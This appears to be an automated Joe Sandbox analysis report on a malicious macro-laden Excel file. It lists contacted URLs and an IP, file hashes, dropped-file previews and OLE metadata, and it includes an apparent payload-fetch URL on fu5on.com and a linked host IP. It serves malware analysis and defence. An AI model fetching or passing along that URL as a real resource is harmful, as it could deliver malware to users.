http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://web.microsoftstream.com/video/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://graph.windows.net	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://dataservice.o365filtering.com/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://weather.service.msn.com/data.aspx	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://apis.live.net/v5.0/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://management.azure.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://outlook.office365.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://incidents.diagnostics.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/ios	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://fu5on.com/ds/231120.gif	document-1333887362.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://api.office.net	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://entitlement.diagnostics.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://autodiscover-s.outlook.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://templatelogging.office.com/client/log	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://management.azure.com/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://ncus-000.contentsync.	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://devnull.onenote.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://messaging.office.com/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://augloop.office.com/v2	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://skyapi.live.net/Activity/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://dataservice.o365filtering.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://directory.services.	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://onedrive.live.com/embed?	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high
http://https://augloop.office.com	FFBEC259-627E-44EE-94A2-219FBF37FFA8.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.212.179.162	unknown	United States		32475	SINGLEHOP-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324313
Start date:	29.11.2020
Start time:	05:57:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1333887362.xls

Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 204.79.197.200, 13.107.21.200, 52.255.188.83, 52.109.88.177, 52.109.12.24, 52.109.12.23, 51.11.168.160, 2.20.84.85, 20.54.26.129, 51.104.144.132, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www-bing-com.dual-a-0001.a-msedge.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
67.212.179.162	document-1333887362.xls	Get hash	malicious	Browse	
	document-1322008235.xls	Get hash	malicious	Browse	
	document-1322008235.xls	Get hash	malicious	Browse	
	document-1353534916.xls	Get hash	malicious	Browse	
	document-1353534916.xls	Get hash	malicious	Browse	
	document-1359580495.xls	Get hash	malicious	Browse	
	document-1359580495.xls	Get hash	malicious	Browse	
	document-135688950.xls	Get hash	malicious	Browse	
	document-135688950.xls	Get hash	malicious	Browse	
	document-1363041939.xls	Get hash	malicious	Browse	
	document-1363041939.xls	Get hash	malicious	Browse	
	document-1353330392.xls	Get hash	malicious	Browse	
	document-1353330392.xls	Get hash	malicious	Browse	
	document-1353428775.xls	Get hash	malicious	Browse	
	document-1353428775.xls	Get hash	malicious	Browse	
	document-1365485901.xls	Get hash	malicious	Browse	
	document-1363274030.xls	Get hash	malicious	Browse	
	document-1365485901.xls	Get hash	malicious	Browse	
	document-1363274030.xls	Get hash	malicious	Browse	
	document-1366355469.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fu5on.com	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SINGLEHOP-LLCUS	document-1333887362.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	document-1425391613.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1442300824.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1423769819.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	2019-07-05-password-protected-Word-doc-with-macro-for-follow-up-malware.doc	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1443146531.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1490425384.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1453508098.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1443646287.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1452240368.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1476538535.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1442977347.xls	Get hash	malicious	Browse	• 67.212.179.162
	case4092.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1465459998.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444203221.xls	Get hash	malicious	Browse	• 67.212.179.162

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\FFBEC259-627E-44EE-94A2-219FBF37FFA8	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.3783454897682255
Encrypted:	false
SSDEEP:	1536:dcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:fmQ9DQW+zBX8u
MD5:	B90950D0C8944A02003E758EEC86DE56
SHA1:	41E469A1A2B071BAC5304E9ECB8A3D380BAB0568
SHA-256:	446EBB34724BD7AB760F809E1FC681CDC7E8D4B591A71D45203713B64247F9D4
SHA-512:	A3B8331DECA8179E463BE9A8A53841E1F7812654C215AB25629F3F957A5D1BD72B42C81ABCF227D5E4961CCDABD280528AF0B25699C6236EF4697137DA4AE28
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T04:58:42">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\7C910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\7C910000	
File Type:	data
Category:	dropped
Size (bytes):	314689
Entropy (8bit):	7.985650422143885
Encrypted:	false
SSDEEP:	6144:mBXrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+Mj:GFPM8R3AsB+bjej/9cq
MD5:	7ABC3884BE5D5D7BBE4E971D96DE9ADB
SHA1:	0917C8384922BF258D9F252B15D7E30548BF8E63
SHA-256:	1BB0F3560C2B6AE5552304C682FBE3F32C47E580F85A8E30A3C096E57921EBBE
SHA-512:	EFCAD5612A847A5C944AAB6637AE5CF196A02FB00D7070905B5F8389B08A573C1677897C3A2A06AD2D90EE5CF1DED600EB27CE6A6E243C6A62D742C1C1ED5E1E
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.I...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...I...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 12:58:45 2020, atime=Sun Nov 29 12:58:45 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.642397943397866
Encrypted:	false
SSDEEP:	12:8R0XUlNNuElPCH2AYNjXtZL2+WX+WrjAZ/2bDAWMpLC5Lu4t2Y+xIBjKZm:8XwAdF4AZiDzMA87aB6m
MD5:	1035CC07F5000AD6ACBB4AD5906797EE
SHA1:	0706C6DC9C7FBA291FB0205772FDC76E33D470B1
SHA-256:	68E85588D7D35D9483354F61FDA3C637940E1FC83316C8A17EC191BF1BFAFB22
SHA-512:	8E0A7EEF75AA29835BE4A0C29DE56BAD350E3DE0C5CB93183FF584F6539A0EFF53E3EC0AED2A7C7137491E5F537596CB2B328DA6E8144E367A8332EB23C0CE11
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...#3.W....#3.W....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}QJo.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}QJo.....S.....h.a.r.d.z.....~.1.....}QWo..Desktop.h.....Ny.}QWo.....Y.....>.....T..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....618321.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1333887362.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Sun Nov 29 12:58:46 2020, atime=Sun Nov 29 12:58:46 2020, length=338944, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.6797816853817205
Encrypted:	false
SSDEEP:	48:8GIa/jRwUEB6pGIa/jRwUEB6pIAIa/jRwUEB6pIAIa/jRwUEB6:8GDVEKGDVEKIADVEKIADVE
MD5:	EB4E07C542E210F4439587C54DCEAC66
SHA1:	B86D92E1C40D595E4F4268779B71E1A265CB2DA4
SHA-256:	E60C0E0D187B875CA4C5FAB33FA1AFD7AC7D3E3466B67254835BFBB87572E9AC
SHA-512:	23ADD40E4884542A4C596B4774FFA9EF0BFE96F923866ECCFA08A7E2796F00CB8BFD8BE461960EA6732624B36709FA752EBD3161217EFD75421813FDB255EDB
Malicious:	**true**
Preview:	L.....F.... ...X...:....J:.W....J:.W....,.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}QJo.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}QJo.....S.....h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.}QJo.....Y.....>.....%..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.,..}QSo .DOCUME~1.XLS..`.....>Qvx}QSo....h.....E[..d.o.c.u.m.e.n.t.-.1.3.3.3.8.8.7.3.6.2...x.l.s.....].....-.....\.....>.S.....C:\Users\user\Desktop\document-1333887362.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.3.3.3.8.8.7.3.6.2...x.l.s.....:.,.LB.)...As...`.....X.....618321.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Entropy (8bit):	4.729316829026294
Encrypted:	false
SSDEEP:	6:dj6Y9L8QWEL8Q2Y9L8QWEL8Q2Y9L8QWEL8Q2Y9L8QG:dmzzz9
MD5:	2488FBEAD68B26A8474021B9904E0933
SHA1:	09DC6CAF4DF05FC1D2952D45C8BAE2A2A8294220
SHA-256:	3EA12ABF64E3A0DE5B83F696F45D3569CE07A0D6FAD6AE9CFD74AB2FFE1C62A1
SHA-512:	DA91A613C46F95FB3F0E758E83C98A4024CEDC991949ADB4771CDC46506F07C23F049FF6B9639AAD93944268EC4E28D786193A4F539A37CFFF000C80241DA0F
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1333887362.xls.LNK=0..document-1333887362.xls.LNK=0..[xls]..document-1333887362.xls.LNK=0..document-1333887362.xls.LNK=0..[xls]..document-1333887362.xls.LNK=0..document-1333887362.xls.LNK=0..[xls]..document-1333887362.xls.LNK=0..

C:\Users\user\Desktop\4D910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398835
Entropy (8bit):	7.192296037361544
Encrypted:	false
SSDEEP:	6144:ycKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdh:5izo8RnsIROnr6n75YrxCZ
MD5:	36845EDB75B39CA72F2665F77F4FDC7C
SHA1:	DEE0CF27B5911AB0538DC90D5EF14FB183D0589B
SHA-256:	7F3E1CD356DAF487BF3D971F27D6514ADBA3DA1C2025D6F6FEA06E11FD4E7B48
SHA-512:	5883B5DE9A368C0BA82CE5812E1EC1739E3BEA8280C740C7A67702A8B7C38F27E01756DE77785BEB592E984A38B81E544AE9177C721830C4CDF6866EEDDE4E0
Malicious:	false
Preview:	........T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:48:42 2020, Security: 0
Entropy (8bit):	7.5234718640432785
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1333887362.xls
File size:	338944
MD5:	d73c6ac8fe30f97b9751740e5990cf40
SHA1:	66f33cf632df26d83ef1ecac6df9a0dd7471adda
SHA256:	943972111562181bc947f598310ba1868a32a18ad8344419af1e4654e472c49a
SHA512:	7da7a36a1cd8be880225d0fde0708719ebffb7e8004e0f9bc48855b8d1731afcb9f22f1e9b5f15ce2a46a05940a16c20b67b60a9459b2cc2095ad1b6d9ba379a
SSDEEP:	6144:QcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTU:4izo8RnsIROnr6n75YN
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1333887362.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:48:42
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
